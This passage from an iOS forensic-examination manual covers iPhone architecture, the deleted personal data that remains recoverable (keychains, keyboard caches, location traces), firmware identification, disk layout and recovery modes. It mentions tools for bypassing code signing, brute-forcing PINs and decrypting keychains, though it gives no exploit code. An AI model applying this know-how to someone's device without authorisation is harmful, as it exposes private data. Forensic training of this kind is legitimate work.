<tr><td>3.7 V 1400 mA·h (5.18 W·h)</td><td>3.7 V 1150 mA·h (4.12 W·h)</td><td>3.7 V 1219 mA·h (4.51 W·h)</td><td>3.7 V 1420 mA·h (5.25 W·h)</td></tr>
<tr><td><b>Rated battery life (hours)</b></td><td>audio: 24
video: 7</td><td>audio: 24
video: 7</td><td>audio: 30
video: 10</td><td>audio: 40
video: 10</td></tr>
</table>

	Talk over 2G: 8 Browsing internet: 6 Standby: 250	Talk over 3G: 5 Browsing over 3G: 5 Browsing over Wi-Fi: 9 Standby: 300	Talk over 3G: 5 Browsing over 3G: 5 Browsing over Wi-Fi: 9 Standby: 300	Talk over 3G: 7 Browsing over 3G: 6 Browsing over Wi-Fi: 10 Standby: 300
Dimensions	115 × 61 × 11.6 mm (4.5 × 2.4 × 0.46 in)	115.5 × 62.1 × 12.3 mm (4.5 × 2.4 × 0.48 in)		115.2 × 58.6 × 9.3 mm (4.5 × 2.31 × 0.37 in)
Weight	135 g (4.8 oz)	133 g (4.7 oz)	135 g (4.8 oz)	137 g (4.8 oz)
Released	4 and 8 GB: June 29, 2007 16 GB: February 5, 2008	July 11, 2008	16 and 32 GB: June 19, 2009 Black 8 GB: June 24, 2010	June 21, 2010
Discontinued	4 GB: September 5, 2007 8 and 16 GB: July 11, 2008	16 GB: June 8, 2009 Black 8 GB: June 4, 2010	16 and 32 GB: June 24, 2010 Black 8 GB: In production	In production
Type Allocation Codes	01/124500	01/161200, 01/181200	01/194800	01/233800

To complement the hardware, the iPhone runs a mobile build of Mac OS X 10.5 (Leopard) for firmware versions 1.X and 2.X, and Mac OS X 10.6 (Snow Leopard) for firmware version 3.X and 4.X. These mobile operating systems bear many similarities to their desktop counterparts, but the primary differences include:

ARM architecture

> The iPhone uses the ARM (advanced RISC machine) processor architecture, originally developed by ARM Ltd. In contrast, a majority of desktop machines use the Intel x86 architecture. Because your desktop computer likely doesn't run an ARM processor, you'll need a cross-compiler to write applications that run on the iPhone. The Apple SDK is one example of a cross-compiler. Another example is the open source iPhone tool chain. This is a compiler written by the open source community, and can run either on your desktop or on a development iPhone natively. More information on the SDK can be found at http://developer.apple.com. More information on the open tool chain can be found at http://www.saurik.com.

Hardware

> Special hardware has been added to the iPhone to make it an effective and powerful mobile device. This includes various sensors; such as an accelerometer and proximity sensor, compass (3G[s] and 4), multi-touch capable screen to support gestures, and of course various radios including GSM or CDMA, Wi-Fi, and Bluetooth. In terms of being a computing device, however, the iPhone contains all of the same processing pieces as a desktop machine would: a processor, memory unit, and storage. It is, for all intents and purposes, equivalent to a personal computer in everything except form factor.

User interface frameworks

Apple has built a custom set of user interfaces to accommodate the proprietary hardware sensors and the use of multi-touch. While the desktop versions of Leopard and Snow Leopard contain frameworks for drawing windows and common controls, the iPhone version of the operating system has replaced these user interface frameworks with a version tailored for creating simple page-like user interfaces, transitions, and finger-friendly controls such as sliders and picker wheels. The same Unix backend, related frameworks, and C/C++ libraries found in the desktop versions of Leopard and Snow Leopard are also present on the iPhone. Unlike the desktop, however, the iPhone has been stripped down and does not, by default, include many of the command-line tools you would expect to find on the desktop.

Kernel

The iPhone uses a signed kernel, designed to prevent tampering. Many versions of the iPhone kernel have been patched, however, to serve purposes of *jail-breaking* and *unlocking*. The kernel used in versions 2.0 and beyond of the iPhone firmware uses an additional layer of application-level signing, and incorporates a watchdog process to automatically kill any unsanctioned applications (applications that aren't signed by Apple). As part of the forensic recovery process, this signing mechanism is temporarily disabled in memory to allow the forensic imaging tools to run. This does not affect the user data on the device, which resides in a separate logical location. Neither does this affect digital rights management (DRM) because it does not allow pirated ***AppStore*** software to be installed.

> The DRM mechanisms used by the device are stored in a separate framework called *MobileInstallation*, which is not altered in any way, in memory or on disk. It's important to note this, as some countries have strict laws against circumventing DRM. The tools presented in this document do not circumvent DRM.

Solid-State Disk

The iPhone (and iPad) use solid-state NAND chips to store user data. These chips act as a type of hard drive for the device. Physical chip dumps have shown that memory is stored in 512K chunks in various locations of the chip. The solid state disk firmware attempts to minimize writes to the same portions of NAND, and even attempts to move blocks of memory around on the physical chip to ensure that the entire chip is used. This process results in dormant data generally lasting longer periods of time on the device before it is eventually overwritten. Due to the hardware-based encryption present on the iPhone 3G[s], iPhone 4, and iPad, chip-off forensics has proven extremely difficult.

Sound Forensics vs. Jail-Breaking

In an effort to unlock the device and develop third-party software, the iPhone quickly became the subject of many hacker groups and developers. Some of these techniques were originally designed to assist in *jail-breaking* the device to allow for third-party software and unlocking. The term jail breaking originally came as a counter-measure to the Unix practice of locking services down into a restricted "jail" directory structure. The very first jailbreak involved breaking Apple's AFC protocol (a protocol used to exchange files) out of the restricted jail that the iPhone locked it into when sharing files with the desktop. There is much stigma surrounding the term "jail-breaking" in the forensics community, however, and for good reason. Many of the community hacking tools used to directly jailbreak a device are not forensically sound nor are they reliable. Many, in fact make dramatic changes to the user data partition including the relocation of files, folder, and install their own software into these locations for nefarious purposes. This document does not teach or condone jail-breaking, but rather a forensically sound approach to recovering data from the device.

When conducting a forensic recovery, it's important to note that you're not jail-breaking the device to recover data, in the common use of the term. Some of the techniques used for jail-breaking do overlap with those instituted for forensic purposes, and so some tools are equally useful to satisfy both needs. The methods in this document, however, cover an entirely different process from jail breaking, and so it's important to note the technical differences as you encounter them.

The best litmus test to determine if a method is performing jail-breaking is whether or not permanent modifications are being made to disk, causing the device's security measures to be permanently circumvented. The forensic recovery tools used in this document perform temporary, memory-resident bypasses to these security mechanisms, restoring the secure state of the device once rebooted. Tools and methods that employ jail-breaking, on the other hand, make permanent changes to the operating system so that the device is in an insecure state at every reboot. Secondly, there is a component of access to the device often provided by jail-breaking tools. This can manifest itself in the form of installing SSH on the device, or a third party software installer. Jail-breaking tools typically do more than merely break the kernel; they also install some kind of software on the device to grant the owner further access.

Some tools, which were originally designed to perform jail-breaking, have been rewritten to specifically serve purposes of forensic examination. The iLiberty+ application, which is used for ancient version 1.X firmware, is one such example of a package that has been retooled by its author to suit forensic needs. The original greenpois0n and cyanide code injection tools were subsequently retooled as well for forensically sound imaging as well as other non-jail-breaking-related uses, such as research.

What's Stored

While limited portions of personal data can be viewed directly on the iPhone using the GUI interfaces in the iPhone's software, much more hidden and ostensibly deleted data is available by examining the file system or the raw disk image, which is why forensic examination of the iPhone is so important. Forensic examination is also important because, as you've already learned, simply using certain applications on the device can cause data to be changed or destroyed, making the user interface an unsound method for recovering evidence. With respect to the evidence stored on the device, not only is the live data on the iPhone of interest, but the deleted information can be of even greater benefit. As a significant amount of personal information is stored in database files, some deleted information remains live on the file system, possibly being retained for months or longer.

In some respects, the iPhone can retain data longer than a desktop can due to its design. Because the iPhone uses a solid state disk, its design includes the minimizing of disk writes, and so its less likely to overwrite data than a desktop, in order to make the solid state chip last longer. In addition to this, a desktop machine is more likely to overwrite deleted data when downloading large files, such as music, pictures, or software upgrades. A majority of the large files stored on the iPhone gets synced to the device before it's put to use and remains relatively static, and software updates are delivered to a different partition. This leaves the remaining space on the device free for the smaller, more useful, evidence to be written multiple times and remain intact.

It is extremely difficult to permanently delete data from a solid-state iOS device. Even should a user manage to do it properly, many will then go and restore an old backup to the device, not realizing many deleted records come along with it. More recent versions of software have added a secure wipe feature to assist in the wipe process. Many users believe that the iTunes "restore" process formats the device, but in actuality, even this can leave old data intact—just not directly visible. In fact, at one time, Apple's own refurbishing process appeared to have taken the iPhone's restore mode (which only performs a quick format) for granted: many refurbished devices were reported to contain personal information from the last owner!

Information stored by the iPhone includes:

- Encrypted passwords to websites, wireless access points, and other secure resources. These are stored in what Apple refers to as a keychain. In many cases, these encrypted passwords can be decrypted.
- Keyboard caches containing usernames, passwords, search terms, and historical fragments of typed communication. Nearly everything typed into the iPhone's keyboard is stored in a keyboard cache, to which multiple copies can linger after deleted.
- Screenshots are preserved of the last state of an application, taken whenever the home button is pressed. These are used by the iPhone to create aesthetic effects, and often provide several dozen snapshots of user activity, such as actual browser snapshots and Google Maps snapshots. These

screenshots are useful in that they may show temporal data from applications where all other traces have been since deleted. This includes browser snapshots, SMS messages, contacts, maps, and recent call lists.

- Deleted images from the user's photo library, camera roll, and browsing and email store can be recovered using a data-carving tool. Movies and music can also be recovered. Images taken with the device may additionally be geo-tagged, containing the GPS coordinates at which the photo was taken.
- Deleted address book entries, contacts, calendar events, and other personal data can often be found in fragments on disk.
- Exhaustive call history, beyond that displayed, is generally available. Approximately the last 100 calls are stored in the call database and can be recovered using a desktop SQLite client. Many deleted entries can also be recovered from deleted sections of the database file.
- Map tile images from the iPhone's Google Maps application are preserved as well as direction lookups and longitude/latitude coordinates of previous map searches (including GPS fixes). This can be useful when trying to find an individual or to associate someone with a location. While the GPS fixes and lookups are useful, the map tiles themselves can also be examined by reassembling them. This can establish at which locations a suspect was either visiting or viewing. By examining patterns of missing tiles, you may even be able to estimate what routes on a map the suspect was traveling, and at roughly what speeds.
- Cached geo-location data of towers, access points, and lat/lon coordinates where the device has previously been.
- Browser history and saved browser objects, which identify the websites a user has visited, can often be recovered. The actual content can only be recovered by means of screenshots taken (whenever the home button is pressed) or when a suspect has saved an object from the browser. The Google lookup cache often remains intact, even after the suspect has cleared the cache and history.
- Cached and deleted email messages, SMS messages, and other forms of correspondence can be recovered. Corresponding timestamps and flags are also available to identify with whom and in what direction the communication took place.
- Voicemail recordings are often pushed to the device before they are listened to, and can remain on disk for long periods of time. These can be recovered and played through Quicktime or any other audio playback tool supporting the AMR codec.
- Wi-Fi pairing records, providing a list of known WiFi networks, SSIDs, and MAC addresses as well as timestamps showing when a given network was last joined. This can be useful in placing the device at the scene of a crime or establishing a timeline. A suspect's device may be your only witness. In a case where the suspect knew the victim, the suspect's iPhone may have unknowingly joined the victim's network without any instruction from the user, creating a log of this interaction.
- Pairing records establishing trusted relationships between the device and one or more desktop computers can be recovered. This can be used to tie the suspect to the victim, if the device was paired with both individuals' computers. The unique identifier of the device survives a full restore.

Equipment You'll Need

In order to process an iPhone as evidence, you'll need the following:

- A desktop/notebook machine running either Mac OS X Leopard or Linux (Ubuntu 10.04 LTE is recommended). You'll need a Mac to recover some earlier versions of firmware, as Linux tools had not yet been fashioned for iPhone 3G devices running 2.X and lower. Examples in this document are provided for both operating systems where possible. Due to the availability of compatible tools, the compatibility of the iPhone and its native HFS file system with a Mac, and other similarities between the iPhoneOS software and Mac OS X, many functions will be much easier using a Mac.

- An iPhone USB dock connector or cable. This will be required to load a forensic imaging agent into a nondestructive, protected portion of the device's operating firmware, and to keep the device charged during the recovery process. You will also perform recovery directly through USB.
- Adequate disk space on the desktop machine to contain copies of the iPhone's media partition and digital vault. The minimum recommended space is three times the device's advertised capacity: one slice for the actual disk image, one slice for a copy to work with, and one slice for digital recovery. Depending on how aggressive your data carving practices are, you may need additional disk space if you plan on carving very large chunks of data from the disk image. The default rules provided in this document are on the more conservative side of disk space usage.


Hardware Identification

Many methods in this document rely on identifying the correct hardware model of the device. Running the wrong tools or techniques for a given hardware platform can cause damage to the evidence and cause the device to fail to boot until repaired. The easiest way to identify the type of hardware you're working with is to observe the model number on the back of the device. The following model numbers are either supported by the methods and tools provided in this document, or have been known to work with the methods and tools provided. Take special note of the model number, as you'll need to refer to it later on.

Model Number	Device
A1203	iPhone (First Generation)
A1241	iPhone 3G
A1303	iPhone 3G[s]
A1332	iPhone 4 (GSM)
A1349	iPhone 4 (CDMA)
A1288	iPod Touch (Second Generation)
A1318	iPod Touch (Third Generation)
A1367	iPod Touch (Fourth Generation)
A1219	iPad WiFi (First Generation)
A1337	iPad WiFi+3G (First Generation)
A1378	Apple TV (Second Generation)

Software Identification

Before proceeding, ensure that the device's firmware version is supported by the methods and tools provided. To determine the version of operating firmware installed on the iPhone, tap on the Settings icon, and then select General, followed by About. The version number will be displayed with a build number in parentheses, as shown in Figure 2-1. Before proceeding, ensure that the firmware version of the device falls within the range of versions supported. Take special note of the software version, as you'll need to refer to it later on.



Network	AT&T
Songs	455
Videos	0
Photos	135
Capacity	7.1 GB
Available	4.5 GB
Version	2.1 (5F136)
Carrier	AT&T 2.6

Figure Chapter 2-1. iPhone About screen, displaying firmware version 2.1 (5F136).

Software Identification Using iRecovery

iRecovery is a tool designed by the open source community to communicate with the iPhone using low-level USB protocols. The `irecovery` utility can be downloaded from http://github.com/westbaer/irecovery/tree/master, or you may find a Universal Binary package in the online file repository.

To determine the firmware version with iRecovery, place the device into recovery mode, then spawn a shell using the iRecovery tool.

```
$ irecovery -s
```

When the utility connects to the iPhone's USB interface, Apple's boot loader, iBoot, will display a banner indicating build date and build tag. iPhone firmware 3.X will list a copyright date of 2009 and a build tag roughly in the 500-600 range, while iPhone firmware 2.X will list a copyright date of 2008 and a build tag in the 300-400 range.

```
:: iBoot for n82ap, Copyright 2009, Apple Inc.
::
::      BUILD_TAG: iBoot-596.24
::
::      BUILD_STYLE: RELEASE
```

iBoot banner for iPhoneOS v3.0

```
::
:: iBoot for n82ap, Copyright 2008, Apple Inc.
::
::      BUILD_TAG: iBoot-385.49
::
::      BUILD_STYLE: RELEASE
```

iBoot banner for iPhoneOS v2.2.1

The following list contains the presently known boot tags and corresponding version numbers.

- iBoot-99 (1A420 a.k.a. Prototype)

- iBoot-159 (1.0.x)
- iBoot-204 (1.1 and 1.1.1 Build 3A109a)
- iBoot-204.0.2 (1.1.1 Build 3A110a)
- iBoot-204.2.9 (1.1.2)
- iBoot-204.3.14 (1.1.3 and 1.1.4)
- iBoot-204.3.16 (1.1.5)
- iBoot-320.20 (2.0.x)
- iBoot-385.22 (2.1 and 2.1.1)
- iBoot-385.49 (2.2 and 2.2.1)
- iBoot-596.24 (3.0 and 3.0.1)
- iBoot-636.65 (3.1 and 3.1.1 Build 7C145)
- iBoot-636.66 (3.1.1 Build 7C146 and 3.1.2)
- iBoot-636.66.33 (3.1.3)
- iBoot-817.28 (3.2)
- iBoot-817.29 (3.2.1 and 3.2.2)
- iBoot-872 (4.0 Beta 1)
- iBoot-889.3 (4.0 Beta 2)
- iBoot-889.12 (4.0 Beta 3)
- iBoot-889.19 (4.0 Beta 4)
- iBoot-889.24 (4.0)
- iBoot-931.18.1 (4.1 Beta 1)
- iBoot-931.18.27 (4.1 Build 8B117 and Build 8B118)
- iBoot-931.44.21 (4.1 Build 8M89)
- iBoot 931.71.16 (4.2 and 4.2.1, build 8C148, 8C154)
- iBoot 1072.58 (4.3 Build 8F190)
- iBoot 1072.59 (4.3.1)
- iBoot 1072.61 (4.3.2-4.3.5)
- iBoot 1219.43.32 (5.0)
- iBoot 1219.62.15 (5.1, 5.1.1)

When using multiplatform modules, it is generally considered safe to specify the latest version of firmware available for a given device. This boots up the latest firmware into memory, without conflicting with the firmware on disk. DO NOT, however, specify a version of firmware older than the current installed firmware. iOS devices maintain a NAND security epoch, and will disable themselves (“brick”) if an older version of firmware is booted.

Disk Layout

By default, the file system is configured as two logical disk partitions. These do not reside on a physical disk drive (the type with spinning platters) since the iPhone uses a solid state NAND flash, but are treated as a disk by storing a partition table and formatted file system on the flash.

The first partition is a small system (root) partition used to house the Apple operating firmware and all of the preloaded applications used with the iPhone. The root partition is mounted as read-only by default, as denoted in */etc/fstab*, and is designed to remain in a factory state for the entire life of the iPhone. It is only modified when a software upgrade is performed, at which point the new firmware image again mounts the partition as read-only. The remaining available space is assigned to the user data partition, which is mounted as */private/var* on the device. This partition is where all of the user data gets written—everything from music to personal contacts. This dual-partition scheme was the most logical way for Apple to perform easy upgrades to the iPhone software, because the first partition can be formatted and upgraded by iTunes without deleting any of the owner's music or other data.

Because the system partition is protected and intended to remain in a factory state by default, there is typically no useful evidentiary information that can be obtained from it—this portion of the system is immaterial to user data and should be considered part of the extended protected area of the device. The user space is the location where all user information resides, leaving the Apple operating firmware space available as a safe place to institute a recovery agent. The methods conveyed in the coming chapters will show you how to institute this recovery agent into the system space. This will be done without changing the behavior of the iPhone or its preloaded applications, and without disturbing user data.

The actual device nodes for the disk are as follows, with the system partition mounted at / and the media partition mounted at */private/var*:

Block devices:

```
brw-r-----   1 root  operator   14,   0 Apr  7 07:46 /dev/disk0    Disk
brw-r-----   1 root  operator   14,   1 Apr  7 07:46 /dev/disk0s1  System
brw-r-----   1 root  operator   14,   2 Apr  7 07:46 /dev/disk0s2  Media
```

Raw devices:

```
crw-r-----   1 root  operator   14,   0 Apr  7 07:46 /dev/rdisk0   Disk
crw-r-----   1 root  operator   14,   1 Apr  7 07:46 /dev/rdisk0s1 System
crw-r-----   1 root  operator   14,   2 Apr  7 07:46 /dev/rdisk0s2 Media
```

As of iOS 3.0, a new pair of block and raw devices were added, `/dev/disk0s2s1` and `/dev/rdisk0s2s1`. These are the devices used to interface with the user data partition on a device with a hardware encryption module, such as the 3G[s] and iPhone 4.

Above are the major and minor numbers as well as the default owner and permissions you can expect to encounter for the disk and partition devices on the iPhone. Again, because the system partition is not designed to store user data, this operation is considered to be safe for instituting a recovery agent, as if it were an extension of the system's memory, leaving the media partition (the live evidence and the raw disk image) intact.

Communication

The iPhone can communicate across several different mediums, including the serial port, 802.11 Wi-Fi, and Bluetooth, not to mention the cellular radio.

AFC (Apple File Connection) is a serial port protocol used by iTunes to copy files to and from the device and to send firmware-level commands, such as how to boot up and when to enter recovery mode. It is used for everything from copying music to installing a software upgrade. This takes place over the device's USB dock connector, using a framework named MobileDevice, which gets installed with iTunes. Third-party tools sometimes use this framework to perform system-level operations on the iPhone. This framework is used by iTunes to perform sync operations, and many commercial tools emulate the function of this library to perform triage backups of the iPhone's live application-level data (that is, contacts, pictures, and the like).

> A framework is a shared resource used in Mac OS X, similar to a DLL (dynamic linked library) and SO (shared object) in other operating systems. The Windows version of iTunes uses a DLL rather than a framework. For the purposes here, the terms are interchangeable. Many open source implementations of the MobileDevice framework have been written, and are used widely in Linux.

By default, iTunes does not have the privileges to access the entire iPhone, but is placed in a *jailed* environment. A jailed environment is an environment subordinate to the administrative environment of a system, generally imposing additional restrictions on what resources are accessible. In other words, iTunes is permitted to access only certain files on the iPhone—namely those within its jail rooted in the */private/var/mobile/Media* folder on the device (or */private/var/root/Media* for older versions of the firmware). The term *jail-breaking* originated from the very first iPhone hacks to break out of this restricted environment, allowing the AFC protocol to read and write files anywhere on the device. The AFC protocol will be used by some of the older tools outlined in this document for firmware v1.X devices to place the device into recovery mode and, once the device is accessed, to institute a recovery agent on the system partition. Although tools for jail breaking implement similar techniques, the iLiberty+ application you'll be using is designed specifically for forensic recovery. The user partition will remain intact during these operations, and AFC will not be modified to run without restrictions.

Although AFC is useful for transferring files, it is not ideal for forensic imaging. Instead, the forensic imaging process will use a raw protocol over USB.

Upgrading Ancient iPhone Firmware

Apple provides periodic firmware updates for the iPhone that upgrade the operating system, radio baseband, and other device firmware. These can frequently be destructive and even require a re-sync from the user's desktop. It is therefore not advisable to upgrade the iPhone's firmware for forensic purposes, except as a last resort. You'll have to perform an upgrade only if the device is running an older version of the firmware than is supported by this document (1.0.0 or 1.0.1), and if no other suitable techniques are available to access these older firmware versions in a nondestructive manner. The only time it is acceptable to upgrade a device is when upgrading from version 1.0.0 or 1.0.1 to 1.0.2.

> Newer devices require Apple to authenticate a firmware restore, making it impossible to (without special modifications), restore the original firmware version installed on the device. Apple did this in an attempt to force users to upgrade to the latest version of firmware.

While many jail-breaking tools exist in the wild for these earlier versions of iPhone firmware, they have not shown to be forensically sound. Because the tools used in this document are standardized for a wide range of firmware versions, they are considered to be the safest tools for performing recovery. In many cases, using tools other than prescribed in this document may potentially corrupt the evidence on the device, whereas an upgrade operation is predictable in what data (if any) is changed. In other words, upgrading the device to 1.0.2 is safer and more predictable than trying to jailbreak an older version.

To upgrade the iPhone firmware to the 1.0.2, hold the Option (Mac) or Shift (Windows) key and click the Update button in iTunes. This will allow the examiner to select the desired firmware file to upgrade to. Select the closest supported version of iPhone firmware to the device (v1.0.2). Firmware packages may be downloaded manually from the links below.

iPhoneOS v1.0.2 can be downloaded from Apple's cache servers at the following URL: http://appldnld.apple.com.edgesuite.net/content.info.apple.com/iPhone/061-3823.20070821.vormd/iPhone1,1_1.0.2_1C28_Restore.ipsw

Once the firmware has been upgraded to a supported version, use the appropriate techniques in this document for the version you're using. See Apple's iTunes documentation for more information about updating the iPhone firmware.

Restore Mode and Integrity of Evidence

Recovery mode does not cause any damage to the device's operating system, although if the operating system does become damaged, it may default into recovery mode. Placing the device in recovery mode, however, does not affect the integrity of evidence

There are two steps involved in restoring an iPhone: placing the device in *restore mode*, and performing the actual restore with iTunes. Simply placing the device into restore mode will only stop the iPhone from booting—and temporarily at that. The "Connect to iTunes" display is simply the iPhone's way of saying, "I was told not to boot up, so this is what I'm doing instead." Simply placing a device into restore mode ***does not destroy the file system***. As you learned earlier in the chapter, recovery mode can be useful in determining the firmware version of the device. A forensic examiner may even enter the device into restore mode to perform tasks such as determining the firmware version of the device, as you've recently learned. If the suspect boots the device into this mode, or if a mistake is made during the recovery process leaving the iPhone in recovery mode, ***don't panic***. All data still remains intact. The device can in fact be made to boot back into the operating system without a loss of data, provided the user has not initiated the actual restore process (by docking it and invoking a restore through iTunes), or initiated any kind of wipe. The next chapter shows how to reboot the iPhone back into its normal state.

> Some versions of iPhone firmware have been reported to kick themselves out of recovery mode within ten minutes of sitting idle while connected to the dock. If the device is running firmware v2.X, force-power cycling the device will boot out of recovery mode. To do this, hold in Home and Power buttons until the device forces itself off, then release both buttons. Wait ten seconds, then hold down the Home and Power buttons again until the device powers on again. Release both buttons as soon as the device shows signs that it is on.

Let's say the worst has occurred: a device was not only placed into restore mode, but a restore is being performed through iTunes. The first thing you should do is ***let the process complete***. The only thing more unpredictably dangerous to data than destroying the file system on the iPhone is to undock it while it's in the process. This creates an unpredictable situation – data might be destroyed for good, or it might have been preserved. When fully restored to its factory state, the file system is predictably destroyed; however, the disk is not wiped. This means that most of the data that was previously on the iPhone should still be recoverable. You will need to use a *data-carving tool* such as Scalpel or PhotoRec to recover the deleted data from of the raw disk image. This is covered in Chapter 4.

> You may also be able to retrieve some important files from the device backups stored on the suspect's desktop machine. See Chapter 6 for more information.

To summarize, placing the iPhone into recovery mode only stops the device from booting, and the iPhone can be easily booted back into normal operating mode. Performing a full restore via iTunes will destroy the live file system but may not wipe the disk, leaving most of the evidence intact, but slightly more difficult to get to.


> The only time you should consider interrupting a restore process is when the user has initiated a secure wipe using v2.X firmware on an iPhone 3G. When this occurs, the Apple logo is displayed with a thermometer. Use the instructions in Chapter 3 to place the device in Device Failsafe Utility (DFU) so that what data remains can be recovered later.
>
> If a newer device running firmware 3.X or higher is secure wiped (either remotely, or through the Settings application), data is immediately rendered irrecoverable. This is

because the wipe process on these devices need only drop the system’s encryption keys, as opposed to overwriting data.

Cross-Contamination and Syncing

The last thing you should know before you get started is that the iPhone likes to sync data, and this can present a risk of cross-contamination. When a device connects to the desktop, pairing records are exchanged, and so before you’ve even initiated any form of sync, data is written to the device. iOS devices also like to sync, and with one or two wrong clicks, a device can sync address book data, photos, music, and other data with your desktop. Therefore, before performing any of the steps in the coming chapters, be sure to create a fresh user account on the system for each device and disable the automatic syncing in the new account to keep the iPhone’s current data pristine:

1. Open iTunes on the desktop machine.
2. Select Preferences from the iTunes menu.
3. Click on the Syncing tab.
4. Check the box next to “Disable automatic syncing for all iPhones and iPods.” This is illustrated in Figure 2-2.



The following iPhones and iPods are backed up on this computer:

☑ Disable automatic syncing for all iPhones and iPods

Figure 2-2. iTunes preferences with automatic syncing disabled

In addition to this procedure, it’s also good practice to conduct all forensic recovery and examination using a desktop machine with a separate user account for each case and device. Many forensic examiners use a separate virtual machine image for each investigation. Think of a user account as a digital “evidence box”—you wouldn’t consider putting evidence from two different cases in the same box! In this case, it is important to have a separate box for each device and not just each case. Ensure that you have created and are logged into a separate, non-privileged user account. When using Mac OS X, the user account may also be encrypted with file vault to prevent accidental copying between non-administrative accounts.

Never attempt to sync a suspect's device. Syncing will install records onto the device, however small, yet possibly destroying some evidence. Always use the backup feature, and with a new, non-privileged user account for each device and case.

The Takeaway

A whole lot of personal activity is stored on the iPhone, and much of this is useful for evidence. Feel confident that you'll likely find something of value to your case. Your investigation should produce useful evidence if you remember the following:

- The iPhone and iPad have two distinct logical spaces: one for the Apple operating firmware, and a user partition for user data. The user data partition is the focus of your recovery. The operating firmware space remains in a factory state for the life of the device, making it the ideal target to institute the necessary recovery agent.
- Some versions of iPhone software are too old to work with forensically sound tools, requiring an upgrade. The upgrade process generally does little (if any) damage to evidence, but is predictable in its nature, meaning you can verify any changes. It should only be performed when necessary. An upgrade is more predictable (and therefore reproducible) than trying to access an older version of the firmware with unsupported tools.
- Placing the device into restore mode does not destroy any data, and the device can be booted back into normal mode easily. This can also be useful for determining the firmware version of a device when it is passcode protected.
- Performing a full restore via iTunes destroys the file system, but may leave most of the unallocated space recoverable by data-carving tools, as explained in Chapter 4.
- Using the secure wipe feature of a device running firmware 3.0 or higher on an iPhone 3G[s] or iPhone 4, all data is immediately rendered irrecoverable. This is because these devices need only drop the system's encryption keys.
- Use separate, non-privileged user accounts on the desktop machine to prevent cross-contamination, and never sync a device. You'll learn how to examine a desktop backup in Chapter 6.

Chapter 3

Forensic Recovery

After reading the earlier chapters of this document, you should have a rudimentary understanding of how an iPhone or iPad functions on an operating system level, and should now have a secure working environment on your desktop machine to work from, without the risk of cross-contamination. In this chapter, you'll learn how to image a device using the automated tools provided in the file repository.

You can't simply remove the hard disk out of an iPhone or iPad, connect it to a write blocker, and image it the way you would a desktop machine. Even if you could rip out the disk (or perform a chip-off), you'd have to content with an encrypted file system. Mobile forensics requires limited interaction with the device to extract data from it. On iOS based devices, a forensic imaging agent is instituted as a process in the device's memory – a portion of remote code containing the instructions to transfer the file system, encryption keys, or raw disk from the device to a connected desktop machine. The agent is injected into a protected system area on the device, where it will not affect the user disk or any user data. This is necessary, especially on newer devices, to allow the device itself to handle hardware-based decryption transparently, or to obtain otherwise restricted information from the device, such as secret encryption keys.

Although many methods are described in the Appendix, it is recommended that you use the automated tools to perform your imaging, which implement these and other methods. The automated tools provide an easy to use platform to perform imaging, PIN brute forcing or bypassing, encryption key gathering, keychain decryption, and other functions. These tools are available in the *AutomatedTools* directory in the restricted area of the online file repository.

Source code for much of the code that runs on the device can also be found in the file repository, and can be modified to perform a number of other, custom tasks.

For more information about building applications for the iPhone, see ***iPhone Open Application Development*** by O'Reilly Media, ISBN 978-0596155193

DFU and Recovery Mode

Many tools and methods require you place the device into one of two modes: DFU or recovery mode. The third mode you may see from time to time is referred to as "normal" mode, which simply means the device is booted into its operating system. Follow the steps in this section to place the device into DFU mode or recovery mode whenever you are prompted.

Recovery Mode

Recovery mode is the mode used to determine the device's software version using *irecovery*. It may also be used by some platform specific tools to gain access to the device.

There are a number of ways to place a device into recovery mode. The power-down method is considered the cleanest and recommended method, however on occasion it may be necessary to force the device into recovery mode, when the power-down method is not possible.

Power-Down Method

- If the device is not powered off, hold in the power button until the Slide to Power Off screen is displayed. Slide the slider to the right to power down the device.
- Disconnect the device from any USB cable
- Hold in the Home button on the device and connect the device to the USB cable to your desktop
- Continue holding the Home button until you see the "Connect to iTunes" screen appear on the device.

Force-Power Method

- Connect the device to a USB cable
- Force power cycle the device by holding Home and Power together. Continue holding as the device powers down, powers on again, and finally rests at the "Connect to iTunes" screen.

DFU Mode

DFU mode is a low-level diagnostic mode used by most tools to perform the low-level operations necessary to bypass the device's internal security and set up forensic imaging, or other operations, on the device.

Placing the device in DFU mode can be done using the following process:

